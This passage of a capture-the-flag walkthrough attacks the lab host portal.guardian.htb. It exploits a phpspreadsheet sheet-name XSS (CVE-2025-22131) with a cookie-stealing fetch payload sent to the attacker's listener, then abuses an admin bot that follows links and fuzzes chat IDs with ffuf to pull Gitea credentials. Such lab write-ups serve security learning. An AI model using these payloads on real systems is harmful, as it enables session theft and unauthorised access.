
next I looked at the cookie and found that the httpOnly set to false meaning be stolen via XSS 
finding the XSS
I ran nuclei against the portal vhost and it found an exposed installed.json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
$ nuclei -target portal.guardian.htb

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.7.0

		projectdiscovery.io

[INF] Current nuclei version: v3.7.0 (latest)
[INF] Current nuclei-templates version: v10.3.9 (latest)
[INF] New templates added in latest release: 182
[INF] Templates loaded for current scan: 9810
[INF] Executing 9808 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 2 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 2237 (Reduced 2113 Requests)
[INF] Using Interactsh Server: oast.live
[cookies-without-secure] [javascript] [info] portal.guardian.htb ["PHPSESSID"]
[cookies-without-httponly] [javascript] [info] portal.guardian.htb ["PHPSESSID"]
...
[composer-config:composer.json] [http] [info] http://portal.guardian.htb/vendor/composer/installed.json
[form-detection] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:permissions-policy] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:referrer-policy] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:clear-site-data] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:content-security-policy] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:x-frame-options] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:x-content-type-options] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://portal.guardian.htb/login.php
[http-missing-security-headers:strict-transport-security] [http] [info] http://portal.guardian.htb/login.php
...
[INF] Scan completed in 3m. 25 matches found.
the missing CSP policy header was also another hint of XSS
the installed.json had a huge dump (679 lines) of installed packages information 
I dumped the file to Gemini and asked it to give me packages used to to parse docx and xlsx files and it gave me the following 2:
phpoffice/phpword(Version 1.3.0)phpoffice/phpspreadsheet(Version 3.7.0)
I checked cvedetails and found 3 recent vulnerabilities in phpspreadsheet, eventually I was able to get CVE-2025-22131 to work
I also found the github advisory which states the following:
When generating the HTML from an xlsx file containing multiple sheets, a navigation menu is created. This menu includes the sheet names, which are not sanitized. As a result, an attacker can exploit this vulnerability to execute JavaScript code.
getting the cookie
all I had to do is to create an xlsx with more than one sheet, with one of them containing an XSS payload
xlsx are basically zip files, you can easily create one with python, unzip them, then edit the name of the 2nd sheet by editing the data of xl/workbook.xml, however for the sake of this post I’m just using a PoC instead of explaining the manual steps since they’re a bit of hassle to talk about, I found a nice one here
1
2
3
4
5
6
7
8
9
10
$ python generate.py '<script>fetch("http://10.10.15.8:8080/"+document.cookie)</script>'
CVE-2025-22131 XSS Exploit by s0ck37

Usage: python3 generate.py <html>
Example: python3 generate.py "<script>alert(1)</script>"

Reading sample spreadsheet
Embedding injection
Generating final xslx
Exploit written to exploit.xlsx
upon unzipping exploit.xlsx there is the payload in the 2nd sheet name in xl/workbook.xml
1
2
3
4
...
<sheet name="Sheet1" sheetId="1" state="visible" r:id="rId3"/>
<sheet name="<script>fetch("http://10.10.15.8:8080/"+document.cookie)</script>" sheetId="2" state="visible" r:id="rId4"/>
...
I started an http listener and uploaded the assignments file, then after a few seconds I got the lecturer’s cookie
1
2
3
4
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.237.248 - - [29/Mar/2026 00:33:27] code 404, message File not found
10.129.237.248 - - [29/Mar/2026 00:33:27] "GET /PHPSESSID=ngfmnte71qqp64n5qgf6o9njjf HTTP/1.1" 404 -
CSRF to admin on the website
finding the CSRF
after using the lecturer cookie, I got a few more functionalities in the website, one that stood out is the fact that I could now create new notices 
inside you could supply a title, content and a reference link that will be reviewed by admin 
at first I went again for XSS both with a fetch payload and javasript:// link but neither worked, so I pointed it to my IP and started an nc listener and I got a hit showing that the website is trying to fetch the resource I linked
1
2
3
4
5
6
7
8
9
10
11
12
$ nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on 10.129.237.248 34896
GET / HTTP/1.1
Host: 10.10.15.8:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://portal.guardian.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
there are a few things that could be noted from this request:
User-AgentisHeadlessChromeso this is probably aPuppeteeror aSeleniumbotreferrer: http://portal.guardian.htbso the bot logs in (as admin) views the notice, then visits the referral link- some testing reveals that I can fetch any resource from an IP I can control, meaning I can do any action as the admin
A bit of a rabbit hole I went into
Ok now I can trick the website admin to do anything, I looked around trying to find useful features, I found that the change password on the profile doesn’t require you to know the previous password 
now all I had to do is get the exact request in burp, serve a file containing a form mimicking the exact request
long story short, that didn’t work, turned out that feature was just front end, so were few other ones I tried, till I asked a friend about why it’s not working and he said oh I don't see a change password endpoint in the source code, that and a few hints he gave made me realize that I missed the IDOR on the chat feature
revisiting the chat feature for IDOR
the /chats.php had 2 open conversations,


there was also a dropdown showing a lot of users, some users stood out more than the others (this will come handy later)
I visited /chats.php and opened one of the chats and it sent a request to the following endpoint
1
http://portal.guardian.htb/lecturer/chat.php?chat_users[0]=8&chat_users[1]=7
so I made a small numbers wordlist and I started fuzzing the chats
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
$ seq 0 100 > ids
$ ffuf -u 'http://portal.guardian.htb/lecturer/chat.php?chat_users[0]=FUZZ&chat_users[1]=FUZZ2' -w ids:FUZZ -w ids:FUZZ2 -ac -b 'PHPSESSID=ngfmnte71qqp64n5qgf6o9njjf'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://portal.guardian.htb/lecturer/chat.php?chat_users[0]=FUZZ&chat_users[1]=FUZZ2
 :: Wordlist         : FUZZ: /tmp/lab/ids
 :: Wordlist         : FUZZ2: /tmp/lab/ids
 :: Header           : Cookie: PHPSESSID=ngfmnte71qqp64n5qgf6o9njjf
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 7656, Words: 3207, Lines: 193, Duration: 72ms]
    * FUZZ: 2
    * FUZZ2: 1

[Status: 200, Size: 7146, Words: 2915, Lines: 186, Duration: 64ms]
    * FUZZ: 1
    * FUZZ2: 4

[Status: 200, Size: 7209, Words: 2925, Lines: 186, Duration: 137ms]
    * FUZZ: 9
    * FUZZ2: 10

[Status: 200, Size: 7209, Words: 2923, Lines: 186, Duration: 133ms]
    * FUZZ: 11
    * FUZZ2: 12

[Status: 200, Size: 7188, Words: 2924, Lines: 186, Duration: 84ms]
    * FUZZ: 20
    * FUZZ2: 22

[Status: 200, Size: 7209, Words: 2925, Lines: 186, Duration: 122ms]
    * FUZZ: 23
    * FUZZ2: 24

:: Progress: [10201/10201] :: Job [1/1] :: 397 req/sec :: Duration: [0:00:32] :: Errors: 0 ::
I had to run the ffuf command a few times cause I got different results with each run for some reason but I eventually got the gitea creds with chat_users[0]=2&chat_users[1]=1 
going back to gitea to find the source of the website
